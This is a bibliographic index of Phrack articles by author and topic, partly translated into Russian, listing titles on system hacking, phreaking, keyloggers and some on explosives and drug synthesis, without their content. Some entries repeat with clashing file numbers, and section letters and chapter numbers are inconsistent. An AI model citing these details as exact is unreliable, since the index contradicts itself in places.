• "Cracking NT Passwords" by Nihil. 1997. I50 F8 17k
• "CompuServe Info" by Morgoth and Lotus. 1986. I8 F6 8k
• "CSDC II - Hardware Requirements" by The Executioner. 1987. I12 F6 8k
• "Datapac" by Synapse. 1993. I44 F21 36k
• "Data Tapping Made Easy" by Elric of Imrryr. 1988. I17 F9 4k
• "DBA Primer from American Hacker Magazine". 1995. I47 F16 45k

• "Dial-Back Modem Security" by Elric of Imrryr. 1988. I17 F8 11k
• "The fingerd Trojan Horse" by Hitman Italy. 1994. I46 F12 32k
• "Getting Caught: Legal Procedures" by The Disk Jockey. 1989. I26 F3 12k
• "Gettin' Down 'N Dirty Wit Da GS/1" By Maldoror & Dr. Delam. 1994. I46 25k
• "Hacking AT&T System 75" by Scott Simpson. 1992. I41 F6 20k
• "Hacking CDC's Cyber" by Phrozen Ghost. 1988. I18 F5 12k
• "The #hack FAQ (Part 1-4)" by Voyager. 1995.
• "Hacking GTN" by The Kurgan. 1987. I16 F4 7k
• "Hackers Guide to The Internet" by The Gatsby. 1991. I33 F2 45k
• "Hacking : OSL Systems" by Evil Jay. 1987. I12 F7 9k
• "Hacking: What's Legal and What's Not" by Hatchet Molly. 1989. I25 F8 12k
• "How to Hack Cyber Systems" by Grey Sorcerer. 1988. I17 F5 23k
• "How to Build a DMS-10 Switch" by The Cavalier. 1992. I41 23k
• "Inside Dialog" by Control C. 1986. I9 F5 8k
• "Introduction to Videoconferencing" by Knight Lightning. 1986. I9 F8 11k
• "Key Trap v1.0 Keyboard Key Logger" by Dcypher. 1994. I46 F26 35k
• "Keytrap Revisisted" by Sendai. 1996. I48 F12 13k
• "Legal Info" by Szechuan Death. 1994. I46 F9 13k
• "A Little About Dialcom" by Herd Beast. 1994. I46 F14 29k
• "Netmon" by daemon9. 1996. I48 F15 21k
• "Non-Published Numbers" by Patrick Townsend. 1988. I21 F7 8k
• "A Novice's Guide to Hacking (1989 Edition)" by The Mentor. 1988. I22 F4 42k
• "PC Application Level Security" by Sideshow Bob. 1997. I50 F12 21k
• "The Phrack University Dialup List" by Phrack Staff. 1994. I46 F13 12k
• "Plant Measurement" by The Executioner. 1986. I9 F6 13k
• "Private Audience" by Overlord. 1986. I3 F5 13k
• "Radio Hacking" by The Seker. 1986. I5 F8 3k
• "Reading Trans-Union Credit Reports" by The Disc Jockey. 1987. I16 F7 6k
• "Ring Back Codes for The 314 NPA" by Data Line. 1985. I4 F2 1k
• "Satellite Communications" by Scott Holiday. 1988. I21 F5 9k
• "School/College Computer Dial-Ups" by Phantom Phreaker. 1985. I1 F8 4k
• "Searching The Dialog Information Service" by Al Capone. 1993. I44 F18 48k
• "Security Shortcomings of AppleShare Networks" by Bobby Zero. 1992. I41 F9 16k
• "Simple Data Encryption or Digital Electronics 101" by The Leftist. 1987. I11 F5 4k
• "Smashing The Stack For Fun And Profit" by Aleph1. 1996. I49 F14 66k
• "The Tele-Pages" by Jester Sluggo. 1988. I21 F4 37k
• "TTY Spoofing" by VaxBuster. 1992. I41 F8 20k
• "Western Union Telex, TWX, and Time Service" by Phone Phanatic. 1989. I30 F10

"Hacking AT&T System 75" by Scott Simpson. 1992. I41 F6 20k

"Hackers Guide to The Internet" by The Gatsby. 1991. I33 F3 45k

"Hacking CDC's Cyber" by Phrozen Ghost. 1988. I18 F5 12k

"Hacking Chilton's Credimatic" by Ryche. 1986. I7 F4 8k

"Hacking DEC's" by Carrier Culprit. 1986. I5 F3 23k

"Hacking GTN" by The Kurgan. 1987. I16 F4 7k

"Hacking : OSL Systems" by Evil Jay. 1987. I12 F7 9k

"Hacking Primos I, II, III" by Evil Jay. 1987. I11 F7 7k

"Hacking Primos Part I" by Evil Jay. 1987. I10 F6 11k

"Hacking Rolm's CBXII" by Doc Holiday. 1990. I31 F3 15k

"Hacking RSTS" by Data Line. 1985. I2 F8 4k

"Hacking RSTS Part 1" by The Seker. 1986. I7 F5 12k

"Hacking and Tymnet" by SynThecide. 1989. I30 F3 20k

"Hacking VM/CMS" by Goe. 1989. I30 F4 58k

"Hacking Voice Mail Systems" by Black Knight from 713. 1987. I11 F4 6k

"Hacking Voice Mail Systems" by Night Ranger. 1991. I34 F6 19k

"Hacking: What's Legal and What's Not" by Hatchet Molly. 1989. I25 F8 12k

"Hacking WWIV: The Complete Guide" by Inhuman. 1991. I34 F5 20k

Halflife authored (авторство)
• "Linux TTY hijacking" («Захват TTY в Linux»). 1997. I50 F5 15k

"Hand to Hand Combat" («Рукопашный бой») by Bad Boy in Black. 1986. I5 F4 13k

"Hardwire Interfacing under Linux" («Аппаратное сопряжение под Linux») by Professor. 1997. I50 F11 11k

Hatchet Molly authored (авторство)
• "Hacking: What's Legal and What's Not". 1989. I25 F8 12k

"Help for Verifying Novell Security" («Помощь в проверке безопасности Novell») by Phrack Staff. 1993. I43 F11 48k

Herd Beast authored (авторство)
• "Guide to Data General's AOS/VS Part I". 1993. I44 F14 46k
• "Guide to Data General's AOS/VS Part II". 1993. I44 F15 30k
• "A Little About Dialcom" («Немного о Dialcom»). 1994. I46 F14 29k

"Hiding Out Under Unix" («Маскировка в Unix») by Black Tie Affair. 1989. I25 F6 9k

High Evolutionary authored (авторство)
• "Cellular Telephones" («Сотовые телефоны»). 1986. I6 F7 5k

"The History of The Legion of Doom" («История Легиона Гибели»). 1990. I31 F5 10k

"The History ah MOD" by Wing Ding. 1991. I36 F4 23k

Hitman Italy authored (авторство)
• "The fingerd Trojan Horse" («Троянский конь fingerd»). 1994. I46 F12 32k

Hobbit authored (авторство)
• "Decnet Hackola: Remote Turist TTY (RTT)". 1989. I30 F6 6k

"HoHoCon" by Netta Gilboa. 1995. I47 F10 30k

"HoHoCon" by Count Zero. 1995. I48 F11 33k

"HoHoCon" (review) by Various Sources. 1992. I42 F13 51k

"HoHoCon Miscellany" by Various Sources. 1994. I45 F11 32k

"HoHoCon Miscellany" by Various Sources. 1995. I47 F12 33k

"Hollywood-Style Bits & Bytes" by Richard Goodwin. 1994. I45 F17 50k

"Homemade Guns" («Самодельное оружие») by Man-Tooth. 1985. I2 F3 7k

Homey The Hacker authored (авторство)

• "Phreaks in Verse" («Фрики в стихах»). 1991. I36 F8 14k

"HOPE" by Erik Bloodaxe. 1994. I46 F22 51k

"How to Build a DMS-10 Switch" («Как собрать коммутатор DMS-10») by The Cavalier. 1992. I41 F7 23k

"How to Build a Paisley Box" («Как собрать коробку Пейсли») by Thomas Covenant and Double Helix. 1987. I13 F4 5k

"How To Hack Blackjack Part I" by Lex Luthor. 1993. I43 F9 52k

"How To Hack Blackjack Part II" by Lex Luthor. 1993. I43 F10 50k

"How to Fuck Up The World - A Parody" by Thomas Covenant. 1987. I13 F3 10k

"How to Hack Cyber Systems" by Grey Sorcerer. 1988. I17 F5 23k

"How to Hack HP2000's" by Grey Sorcerer. 1988. I17 F6 3k

"How to Pick Master Locks" («Как вскрыть замки Master») by Gin Fizz and Ninja NYC. 1985. I1 F6 2k

"How to Make an Acetylene Bomb" by The Clashmaster. 1985. I1 F7 4k

"How to Make TNT" by The Radical Rocker. 1986. I7 F6 2k

"How We Got Rich Through Electronic Funds Transfer" by Legion of Doom!. 1989. I29 F7

HP (HP2000, HP3000, HP9000 и др.)

• "How to Hack HP2000's" by Grey Sorcerer. 1988. I17 F6 3k

** И **

Iceman authored (авторство)
• "NorThern Telecom's SL-1". 1993. I44 F18 30k

Ice Jay authored (авторство)
• "VisaNet Operations Part I". 1994. I46 F15 50k
• "VisaNet Operations Part 2". 1994. I46 F16 44k

Icon authored (авторство)
• "South Western Bell Lineman Word Codes" («Коды слов линейщиков South Western Bell»). 1997. I49 F11 18k

Infinite Loop authored (авторство)
• "LATA Reference List" («Справочный список LATA»). 1991. I33 F5 11k

"Information About NT's FMT-150/B/C/D" by Static. 1996. I48 F9 22k

"An In-Depth Guide in Hacking Unix" («Углублённое руководство по взлому Unix») by Red Knight. 1988. I22 F5 35k

"Inside Dialog" by Control C. 1986. I9 F5 8k

"Inside The SYSUAF.DAT File" («Внутри файла SYSUAF.DAT») by Pain Hertz. 1990. I32 F8 16k

"The Integrated Services Digital Network" («Цифровая сеть с интеграцией служб») by Dr. Doom. 1986. I8 F5 18k

"International Scene" by Various Sources. 1993. I43 F26 51k

"International Scene" by Various Sources. 1993. I43 F26 25k

"International Scene" by Various Sources. 1994. I45 F27 63k

"International Scene" by Various Sources. 1994. I46 F27 44k

"International Scene" by Various Sources. 1995. I47 F21 39k

"International Scene" by Various Sources. 1996. I48 F17 33k

ИНТЕРНЕТ — см. ГЛОБАЛЬНЫЕ СЕТИ

"Internet Domains: FTSaga Appendix 3 (Limbo to Infinity)" by Phrack Inc. 1989. I26 F8 20k

"Interview With Agent Steal" («Интервью с Агент Стил») by Agent 005. 1993. I44 F16 14k

"Introduction to CGI and CGI vulnerabilities" by G. Gilliss. 1996. I49 F8 12k

"An Introduction to The DecServer 200" by Opticon. 1993. I44 F22 16k

"Introduction to the FedLine software system" by Parmaster. 1996. I49 F12 19k

"Introduction to The Internet Protocols: Chapter Eight of The FTS" by Knight Lightning. 1989. I28 F3 39k

"Introduction to The Internet Protocols II: Chapter Nine of The FTS" by Knight Lightning. 1989. I29 F3 43k

"Introduction to MIDNET: Chapter Seven of The FTS" by Knight Lightning. 1989. I27 F3 35k

"Introduction to MILNET" by Brigadier General Swipe. 1991. I34 F7 8k

"Introduction to Octel's ASPEN" by Optik Nerve. 1994. I45 F23 12k

"An Introduction to Packet Switched Networks" by Epsilon. 1988. I18 F3 12k

"Introduction of Phrack" («Введение в Phrack») by Taran King. 1985. I1 F1 2k

"Introdcution to Telephony and PBX Systems" by Cavalier. 1996. I49 F5 100k

"Intro to Packet Radio" («Введение в пакетное радио») by Larry Kollar. 1993. I44 F9 16k

"Introduction to PBX's" («Введение в АТС») by Knight Lightning. 1986. I3 F9 7k

"Introduction to Videoconferencing" («Введение в видеоконференции») by Knight Lightning. 1986. I9 F8 11k

Iron Soldier authored (авторство)
• "The Fone Phreak's Revenge" («Месть телефонного фрика»). 1985. I1 F4 4k

Inhuman authored (авторство)
• "The Complete Guide to Hacking WWIV". 1991. I34 F5 20k

"In Living Computer Starring Knight Lightning". 1991. I36 F3 10k

"IP-Spoofing Demystified" («Разоблачение IP-спуфинга») by daemon9. 1996. I48 F13 25k

ISDN (ЦИФРОВАЯ СЕТЬ С ИНТЕГРАЦИЕЙ СЛУЖБ)

• "The Integrated Services Digital Network" by Dr. Doom. 1986. I8 F4 18k
• "Universal Informational Services via ISDN" by Taran King. 1985. I2 F6 6k

---

** K **

Jack T. Tabb authored (авторство)

• "VAX/VMS Fake Mail" («Поддельная почта VAX/VMS»). 1989. I30 F7 7k

Jester Sluggo authored (авторство)
• "Automatic Teller Machine Cards". 1990. I32 F6 16k
• "Centrex Renaissance". 1986. I4 F7 17k
• "The Tele-Pages". 1988. I21 F4 37k
• "Unix System Security Issues" («Проблемы безопасности Unix»). 1988. I18 F7 27k
• "Wide Area Networks Part 1" («Глобальные сети, часть 1»). 1986. I5 F7 10k
• "Wide Area Networks Part 2" («Глобальные сети, часть 2»). 1986. I6 F8 10k

J.R. "Bob" Dobbs authored (авторство)
• "A REAL Functioning RED BOX Schematic" («Реально работающая схема RED BOX»). 1991. I33 F9 12k

Jim Schmickley authored (авторство)
• "Blocking of Long Distance Calls". 1988. I21 F8 26k
• "Blocking of Long Distance Calls... Revisited". 1989. I29 F9 22k

"The Judas Contract (Part 2 of The Vicious Circle Trilogy)" by Knight Lightning. 1988. I22 F3 26k

"Juggernaut" (linux tool) by route. 1997. I50 F6 123k

"Key Trap v1.0 Keyboard Key Logger" by Dcypher. 1994. I46 F26 35k

"Keytrap Revisisted" by Sendai. 1996. I48 F12 13k

Killer Smurf authored (авторство)
• "Making Free Local Payfone Calls" («Бесплатные местные звонки с таксофона»). 1987. I15 F3 7k

King Arthur authored (авторство)
• "COSMOS: COmputer System for Mainframe OperationS (Part One)". 1989. I26 F5
• "COSMOS: COmputer System for Mainframe OperationS (Part Two)". 1989. I27 F5

Knight Lightning authored (авторство)
• "DMS-100". 1986. I5 F5 8k
• "Foundations on The Horizon; Chapter Two of FTSaga". 1989. I23 F5 27k
• "Frontiers; Chapter Four of FTSaga". 1989. I24 F4 25k
• Введение/Индекс к I14 F1
• Введение/Индекс (соавтор) к I20-30, 33 F1
• "Introduction to The Internet Protocols II: Chapter Eight of The FTS". 1989. I28 F3 39k
• "Introduction to The Internet Protocols II: Chapter Nine of The FTS". 1989. I29 F3 43k
• "Introduction to MIDNET: Chapter Seven of The FTS". 1989. I27 F3 35k
• "Introduction to PBX's". 1986. I3 F9 7k
• "Introduction to Videoconferencing". 1986. I9 F8 11k
• "The Judas Contract (Part 2 of The Vicious Circle Trilogy)". 1988. I22 F3 26k
• "Limbo to Infinity; Chapter Three of FTSaga". 1989. I24 F3 18k
• "MCI International Cards". 1985. I1 F5 3k
• "MCI Overview". 1985. I2 F7 15k
• "NSFnet: National Science Foundation Network". 1989. I26 F4 10k
• "Phrack Pro-Phile on Groups". 1986. I6 F2 14k
• "Phrack Pro-Phile on Karl Marx" (соавтор). 1988. I22 F2 9k
• "Phrack World News". 1985-90. (см. оригинальный файл для полного списка выпусков)
• "Phrack World News Special Edition II". 1988. I21 F9 78k
• "Phrack World News Special Edition III (SummerCon '89)". 1989. I28 F8 31k
• "Shadows of a Future Past (Part 1 of The Vicious Circle Trilogy)". 1988. I21 F3
• "SPAN: Space Physics Analysis Network". 1989. I25 F4 47k
• "Standing up to Fight The Bells" («Бороться против Bell»). 1992. I38 F10 27k

• "Subdivisions (Part 3 of The Vicious Circle Trilogy)". 1989. I23 F3 17k
• "A Trip to The NCSC". 1990. I32 F7 16k
• "Utopia; Chapter One of FTSaga". 1989. I23 F4 20k

co-authored (соавторство)
• "25th Anniversary Index". 1989. I25 F2 15k
• "Network Management Center". 1988. I21 F6 13k
• "Real Phreaker's Guide Vol. 2". 1987. I13 F2 5k
• "Welcome to Metal Shop Private". 1988. I20 F4 37k

"Knight Line I/Parts 1-3" by Doc Holiday. 1990. I32 F10 47k-12

The Kurgan authored (авторство)
• "Hacking GTN" («Взлом GTN»). 1987. I16 F4 7k

**** Л ****

"LATA Reference List" («Справочный список LATA») by Infinite Loop. 1991. I33 F5 11k

Larry Kollar authored (авторство)
• "Intro to Packet Radio" («Введение в пакетное радио»). 1993. I44 F9 16k

Laughing Gas co-authored (соавторство)
• "Advanced Modem-Oriented BBS Security". 1991. I34 F9 11k

The Leftist authored (авторство)
• "Bolt Bombs" («Болтовые бомбы»). 1986. I5 F6 3k
• "Fun With Lighters" («Забавы с зажигалками»). 1986. I6 F4 2k
• "Simple Data Encryption or Digital Electronics 101" («Простое шифрование данных, или Цифровая электроника 101»). 1987. I11 F5 4k
• "The Tried and True Home Production Method for Methamphetamine". 1986. I4 F8 7k

"Legal Info" («Юридическая информация») by Szechuan Death. 1994. I46 F9 13k

Legion of Doom! (группа)

authored (авторство)
• "How We Got Rich Through Electronic Fund Transfer". 1989. I29 F7 11k
• "LODCOM BBS Archive Info". 1993. I43 F18 24k
• "LODCOM Sample Messages". 1993. I43 F19 52k
• "LOD Communications BBS Archive Information". 1993. I44 F22 29k

co-authored (соавторство)
• "Legion of Doom and The Occult". 1991. I36 F6 24k

compiled (составлено)
• "Bank Information". 1989. I29 F6 12k

"Legion of Doom and The Occult" by LOD and Demon Seed Elite. 1991. I36 F6 24k

Leroy Donnelly authored (авторство)
• "Air Fone Frequencies" («Частоты воздушной телефонии»). 1992. I39 F8 14k

Lex Luthor authored (авторство)
• "How To Hack Blackjack Part I". 1993. I43 F9 52k
• "How To Hack Blackjack Part II". 1993. I43 F10 50k

Lex Luthor was Pro-Philed in 1992 (профайл опубликован в 1992). I40 F3 36k

"Lifting Ma Bell's Cloak of Secrecy" («Срываем покров секретности Ma Bell») by VaxCat. 1989. I24 F9 25k

"Limbo to Infinity; Chapter Three of FTSaga" by Knight Lightning. 1989. I24 F3 18k

"Line Noise Part I" by Phrack Staff. 1993. I43 F4 39k

"Line Noise Part II" by Phrack Staff. 1993. I43 F5 43k

(аналогичные записи для выпусков 44-50 — опущены, структура идентична)

"Linux TTY hijacking" («Захват TTY в Linux») by Halflife. 1997. I50 F5 15k

"A Little About Dialcom" («Немного о Dialcom») by Herd Beast. 1994. I46 F14 29k

ВСКРЫТИЕ ЗАМКОВ

• "How to Pick Master Locks" by Gin Fizz and Ninja NYC. 1985. I1 F6 2k

"LODCOM BBS Archive Info" by LOD. 1993. I43 F18 24k

"LOD Communications BBS Archive Information" by LOD. 1993. I44 F22 29k

"LODCOM Sample Messages" by LOD. 1993. I43 F19 52k

ОПЕРАТОРЫ ДАЛЬНЕЙ СВЯЗИ

• "Dun & Bradstreet Report on AT&T" submitted by Elric of Imrryr. 1988. I17 F2 24k
• "Dun & Bradstreet Report on Pacific Telesis" submitted by Elric of Imrryr. 1988. I17 F3 26k
• "Lifting Ma Bell's Cloak of Secrecy" by VaxCat. 1989. I24 F9 25k
• "MCI International Cards" by Knight Lightning. 1985. I1 F5 3k
• "MCI Overview" by Knight Lightning. 1985. I2 F7 15k
• "OTher Common Carriers; A List" by Equal Axis. 1989. I28 F7 8k
• "Profile of MAX Long Distance Service" by Phantom Phreaker. 1986. I4 F4 4k
• "The TMC Primer" by Cap'n Crax. 1987. I10 F3 6k

"Looking Around in DECnet" by Deep Thought. 1989. I27 F6 14k

"Loop Maintenance Operating System" by Control C. 1988. I18 F8 32k

"Loop Maintenance Operations System" by Phantom Phreaker and Doom Prophet. 1986. I9 F9 17k

Lord Digital co-authored (соавторство)
• "*ELITE* Access". 1991. I36 F5 43k
• "Phrack Pro-Phile on Lord Digital". 1992. I42 F3 22k

Lord Digital was Pro-Philed in 1992 (профайл опубликован в 1992). I42 F3 22k

Lotus co-authored (соавторство)
• "CompuServe Info". 1986. I8 F6 8k

** M **

The Mad Phone-Man authored (авторство)
• "BELLCORE Information". 1987. I16 F2 11k

• "Flight of The Mad Phone-Man" (PWN). 1987. I16 F10 2k
• "The Mad Phone-Man and The Gestapo" (PWN). 1987. I16 F9 2k

Mad Hacker 616 authored (авторство)
• "The Art of Junction Box Modeming". I8 F5 6k

Madjus (N.O.D.) authored (авторство)
• "Cellular Info" («Сотовая информация»). 1993. I43 F17 47k

Magic Hasan authored (авторство)
• "Primos: Primenet, RJE, DPTX". 1988. I18 F4 15k

"Making Free Local Payfone Calls" («Бесплатные местные звонки с таксофона») by Killer Smurf. 1987. I15 F3 7k

"The Making of a Hacker" («Становление хакера») by Framstag. 1989. I27 F7 9k

"Making Shell Bombs" («Изготовление осколочных бомб») by Man-Tooth. 1986. I3 F3 3k

"Mall Cop Frequencies" («Частоты охраны торговых центров») by Caligula XXI. 1992. I41 F10 11k

Maldoror authored (авторство)
• "The Universal Data Convertor" («Универсальный конвертер данных»). 1994. I45 F21 45k

co-authored (соавторство)
• "Gettin' Down 'N Dirty Wit Da GS/1". 1994. I46 25k

Man-Tooth authored (авторство)
• "Homemade Guns" («Самодельное оружие»). 1985. I2 F3 7k
• "Making Shell Bombs" («Изготовление осколочных бомб»). 1986. I3 F3 3k

Manny E. Farber authored (авторство)
• "10th Chaos Computer Congress" («10-й Хаос Компьютер Конгресс»). 1994. I45 F13 23k

Mastermind authored (авторство)
• "SS7 Diverter plans" («Схемы перенаправления SS7»). 1997. I50 F9 27k

Max Nomad authored (авторство)
• "Phrack World News Special Report VI on CFP-2". 1992. I38 F12 18k

"MCI International Cards" by Knight Lightning. 1985. I1 F5 3k

"MCI Overview" by Knight Lightning. 1985. I2 F7 15k

"The MCX7700 PABX System" by Dr. Delam. 1994. I45 F25 22k

Men From Mongo authored (авторство)
• "Real Cyberpunks" («Настоящие киберпанки»). 1991. I36 F9 13k

The Mentor authored (авторство)
• "The Conscience of a Hacker {Reprint}" («Совесть хакера»). 1987. I14 F3 4k
• "Crashing DEC-10's". 1986. I4 F6 5k
• "DCL Utilities for VMS Hackers". 1988. I19 F2 23k
• "Fun With Automatic Tellers". 1986. I8 F7 7k
• "Hacker's Manifesto" («Манифест хакера»). 1986. I7 F3 4k
• "Multi-User Chat Program for DEC-10's" (соавтор). 1986. I9 F7 7k
• "A Novice's Guide to Hacking (1989 Edition)". 1988. I22 F4 42k
• "Metal/General Discussion [from Metal Shop Private BBS]". 1988. I20 F5 66k

Mind Mage co-authored (соавторство)
• "Phrack Loopback". 1992. I40 F2 50k
• "Phrack Loopback". 1992. I41 F2 52k

Minor Threat was Pro-Philed in 1994 (профайл опубликован в 1994). I46 F5 12k

"Mobile Tele Communications" («Мобильная телефонная связь») by Phantom Phreaker. 1986. I5 F9 11k

"MOD Family Portrait" (unencoded .gif). 1993. I44 F24 35k

"The Moeller Papers" by Professor Moeller. 1993. I44 F10 30k

Monty Python authored (авторство)
• "Rolm Systems". 1985. I3 F2 11k

"More Stupid Unix Tricks" («Ещё больше тупых трюков в Unix») by Shooting Shark. 1987. I15 F2 10k

Morgoth co-authored (соавторство)
• "CompuServe Info". 1986. I8 F6 8k

"Motorola Command Mode Information" by Cherokee. 1996. I48 F6 38k

mrnobody authored (авторство)
• "DCO Operating System". 1997. I50 F14 16k

"DTMF signalling and decoding" by Mr. Blue. 1997. I50 F13 17k

Mudge was Pro-Philed in 1996 (профайл опубликован в 1996). I49 F4 8k

"Multi-User Chat Program for DEC-10's" by TTY-Man and The Mentor. 1986. I9 F7 7k

"My Bust Part I" («Моя поимка, часть I») by Robert Clark. 1993. I43 F12 56k

"My Bust Part II" («Моя поимка, часть II») by Robert Clark. 1993. I43 F13 55k

Mycroft authored (авторство)
• "Wide Area Information Services" («Широкополосные информационные службы»). 1992. I38 F8 11k

"The Myth and Reality About Eavesdropping" («Мифы и реальность о прослушивании») by Phone Phanatic. 1989. I29 F8 17k

---

**** H ****

"Nasty Unix Tricks" («Гнусные трюки в Unix») by Shooting Shark. 1986. I6 F5 4k

"Netmon" by daemon9. 1996. I48 F15 21k

Netta Gilboa authored (авторство)
• "HoHoCon". 1995. I47 F10 30k

"Network Management Center" («Центр управления сетью») by Knight Lightning and Taran King. 1988. I21 F6 13k

"Network Miscellany" («Сетевая смесь») by Racketeer. 1992. I40 F4 32k

"Network Miscellany" by Racketeer. 1992. I41 F4 35k

"Network Miscellany" by Taran King. 1989. I28 F4 30k

"Network Miscellany II" by Taran King. 1989. I29 F4 35k

"Network Miscellany III" by Taran King. 1989. I30 F2 21k

"Network Miscellany IV" by Datastream Cowboy. 1992. I38 F5 30k

"Network Miscellany V" by Datastream Cowboy. 1992. I39 F4 34k

"Network Progression" («Развитие сети») by Dedicated Link. 1989. I24 F10 5k

"The New Editors were Pro-Philed in 1996. I48 F5 23k

"New Users [from Metal Shop Private BBS]". 1988. I20 F9 17k

Night Ranger authored (авторство)
• "Hacking Voice Mail Systems" («Взлом систем голосовой почты»). 1991. I34 F5 19k

The Nightstalker authored (авторство)
• "Phrack Editorial on Microbashing". 1988. I19 F6 6k

Nihil authored (авторство)
• "Cracking NT Passwords" («Взлом паролей NT»). 1997. I50 F8 17k

Ninja Master authored (авторство)
• "Phreaking in Germany" («Фрикинг в Германии»). 1991. I33 F7 28k

Ninja NYC co-authored (соавторство)
• "How to Pick Master Locks". 1985. I1 F6 2k

"Nitrogen-Trioxide Explosive" («Взрывчатое вещество на основе триоксида азота») by Signal Substain. 1988. I17 F4 7k

NOD authored (авторство)
• "Users Guide to XRAY" («Руководство пользователя XRAY»). 1992. I42 F6 11k

The Noid authored (авторство)
• "The Blue Box and Ma Bell" («Синяя коробка и Ma Bell»). 1989. I25 F7 19k

"Non-Published Numbers" («Неопубликованные номера») by Patrick Townsend. 1988. I21 F7 8k

"NorThern Telecom's FMT-150B/C/D" by FyberLyte. 1993. I44 F13 16k

"NorThern Telecom's SL-1" by Iceman. 1993. I44 F19 30k

The Not authored (авторство)
• "TCP/IP: A Tutorial Part 1 of 2" («TCP/IP: учебник, часть 1 из 2»). 1991. I33 F8 28k
• "TCP/IP: A Tutorial Part 2 of 2". 1991. I34 F8 39k

"No Time for Goodbyes" («Нет времени прощаться») by Emmanuel Goldstein. 1994. I45 F9 21k

СЕТИ NOVELL

• "Help for Verifying Novell Security" by Phrack Staff. 1993. I43 F11 48k

"A Novice's Guide to Hacking (1989 Edition)" by The Mentor. 1988. I22 F4 42k

"NSFnet: National Science Foundation Network" by Knight Lightning. 1989. I26 F4

"NUA List for Datex-P and X.25 Networks" by Oberdaemon. 1989. I27 F4 105k

---

** O **

Oberdaemon authored (авторство)
• "NUA List for Datex-P and X.25 Networks". 1989. I27 F4 105k

The Omega co-authored (соавторство)
• "Exploring Information-America" («Исследуя Information-America»). 1992. I37 F4 51k

• "Quentin Strikes Again" («Квентин снова в деле»). 1994. I45 F12 28k

"The Open Barn Door" («Открытые ворота конюшни») by Douglas Walter(Newsweek). 1992. I39 F9 11k

"Operating The VM/SP CP" by Taran King. 1989. I27 F2 38k

Opticon authored (авторство)
• "An Introduction to The DecServer 200" («Введение в DecServer 200»). 1993. I44 F22 16k

Optik Nerve authored (авторство)
• "Introduction to Octel's ASPEN" («Введение в ASPEN компании Octel»). 1994. I45 F23 12k

Oryan Quest authored (авторство)
• "Fun With The Centagram VMS Network". 1986. I9 F3 4k

"OTher Common Carriers; A List" by Equal Axis. 1989. I28 F7 8k

Overlord authored (авторство)
• "Private Audience" («Частная аудитория»). 1986. I3 F5 13k

"An Overview of Pre-Paid Calling Cards" («Обзор предоплаченных телефонных карт») by Treason. 1995. I47 29k

---

**** П ****

"Packet Switched Network Security" («Безопасность сетей с коммутацией пакетов») by Chris Goggans. 1992. I42 F4 22k

"PACT: Prefix Access Code Translator" by The Executioner. 1987. I11 F3 8k

ПЕЙДЖЕРЫ

• "The Wonderful World of Pagers" by Erik Bloodaxe. 1994. I46 F8
• "The Glenayre GL3000 Paging and Voice retrieval System" by Armitage. 1995. I47 F14 25k

"Paid Advertisement" (unencoded game) by R.E.M. 1994. I46 F6 62k

"Paid Advertisement Part][" (unencoded game) by R.E.M. 1994. I46 F7 45k

Pain Hertz authored (авторство)
• "Inside The SYSUAF.DAT File". 1990. I32 F8 16k
• "Phrack Pro-Phile of Markus Hess". 1990. I31 F2 6k

Parmaster authored (авторство)
• "Introduction to the FedLine software system". 1996. I49 F12 19k

ПАРОДИИ

• "In Living Computer Starring Knight Lightning". 1991. I36 F3 10k
• "The History ah MOD" by Wing Ding. 1991. I36 F4 23k

Patrick Townsend authored (авторство)
• "Non-Published Numbers" («Неопубликованные номера»). 1988. I21 F7 8k

Paul Saffo authored (авторство)

• "Consensual Realities in Cyberspace" («Согласованные реальности в киберпространстве»). 1989. I30 F8 11k

• "AIS - Automatic Intercept System" by Taran King. 1987. I11 F6 16k
• "Hacking Rolm's CBXII" by Doc Holiday. 1990. I31 F3 15k
• "Introduction to Octel's ASPEN" by Optik Nerve. 1994. I45 F23 12k
• "Introduction to PBX's" by Knight Lightning. 1986. I3 F9 7k
• "The MCX7700 PABX System" by Dr. Delam. 1994. I45 F25 22k
• "Physical Access and Theft of PBX Systems" by Co/Dec. 1993. I43 F15 28k
• "SAM Security" by Spitfire Hacker. 1985. I1 F2 2k

pbxFreak authored (авторство)
• "Skytel Paging and Voicemail" («Пейджинг и голосовая почта Skytel»). 1997. I50 F10 36k

"PC Application Level Security" («Безопасность на уровне приложений PC») by Sideshow Bob. 1997. I50 F12 21k

Phantom Phreaker authored (авторство)
• "Busy Line Verification". 1987. I11 F10 10k
• "Busy Line Verification Part II". 1987. I12 F8 9k
• "Facility Assignment & Control Systems". 1988. I19 F5 11k
• "Fortell Systems". 1986. I3 F6 3k
• "Mobile Telephone Communications". 1986. I5 F9 11k
• "Profile of MAX Long Distance Service". 1986. I4 F4 4k
• "School/College Computer Dial-Ups". 1985. I1 F8 4k

co-authored (соавторство)
• "Automatic Number Identification". 1987. I10 F7 9k
• "Loop Maintenance Operations System". 1986. I9 F9 17k

"Phone Bugging: Telecom's Underground Industry" («Прослушивание телефонов: подпольная индустрия телекоммуникаций») by Split Decision. 1989. I26 F7

Phone Phanatic authored (авторство)
• "The Myth and The Reality About Eavesdropping". 1989. I29 F8 17k
• "Western Union Telex, TWX, and Time Service". 1989. I30 F10 13k

Phrack Accident authored (авторство)
• "Playing Hide and Seek, Unix Style" («Игра в прятки в стиле Unix»). 1993. I43 F14 31k

"Phrack Classic Spotlight featuring Knight Lightning" by Crimson Death. 1990. I32 F2

"Phrack Editorial on Microbashing" by The Nightstalker. 1988. I19 F6 6k

Phrack Inc. authored (авторство)
• "Internet Domains: FTSaga Appendix 3 (Limbo to Infinity)". 1989. I26 F8 20k

"Phrack Inc./Gossip [from Metal Shop Private BBS]". 1988. I20 F6 56k

(Записи Phrack Loopback для выпусков 34-50 — структура стандартная, опущена)

Phrack Staff authored (авторство)
• "extract.c". 1997. I50 F16 2k
• "Diet Phrack Loopback". 1991. I36 F2 14k
• "Line Noise" (различные части, выпуски 43-50)
• "Phrack Loopback" (различные выпуски, 34-50)
• "Phrack Pro-Phile" на различных персонажей
• "The Phrack University Dialup List". 1994. I46 F13 12k
• "Help for Verifying Novell Security". 1993. I43 F11 48k

• Agrajag The Prolonged — by Taran King. 1987. I12 F2 7k
• Aleph1 — by Phrack Staff. 1997. I50 F4 7k
• Aristotle — by Dispater. 1992. I38 F3 6k
• Ax Murderer — by Crimson Death. 1988. I18 F2 4k
• Broadway Hacker — by Taran King. 1986. I5 F2 5k
• Chanda Lier — by Taran King. 1989. I24 F2 6k
• Chris Goggans — by S. Leonardo Spitz. 1991. I35 F3 20k
• Crimson Death — by Taran King. 1986. I4 F1
• Computer Cop — by The Grimace. 1993. I44 F5 22k
• Control C — by Phrack Staff. 1994. I45 F7 22k
